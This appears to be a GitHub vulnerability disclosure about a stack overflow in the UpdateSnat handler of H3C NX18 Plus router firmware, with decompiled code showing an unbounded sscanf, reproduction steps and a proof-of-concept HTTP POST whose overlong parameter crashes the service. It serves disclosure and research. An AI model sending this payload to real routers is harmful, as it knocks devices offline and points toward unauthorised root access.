Darry-lang1 Add files via upload ... on Jul 25 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:

Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the UpdateSnat function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall sub_4193F8(int a1)
2  {
3    const char *v2; // $s0
4    const char *v3; // $s0
5    const char *v4; // $s0
6    const char *v5; // $s0
7    const char *v6; // $s0
8    const char *v7; // $s0
9    const char *v8; // $s0
10   size_t v9; // $v0
11   char v11[512]; // [sp+18h] [-248h] BYREF
12   char v12[64]; // [sp+218h] [-48h] BYREF
13   int v13; // [sp+258h] [-8h] BYREF
14   int v14; // [sp+25Ch] [-4h] BYREF
15
16   strcpy(v11, "param");
17   v2 = (const char *)websgetvar(a1, v11, "");
18   if ( (int)strlen(v2) >= 512 )
19     return -2;
20   sscanf(v2, "%s", v12);
21   CFG_Set(0, 1124339712, v12);
22   v3 = &v2[strlen(v12) + 1];
```

In the `UpdateSnat` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V12`, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=UpdateSnat&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




The picture above shows the process information before we send poc.




In the picture above, we can see that the PID has changed since we sent the POC.

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell without authorization.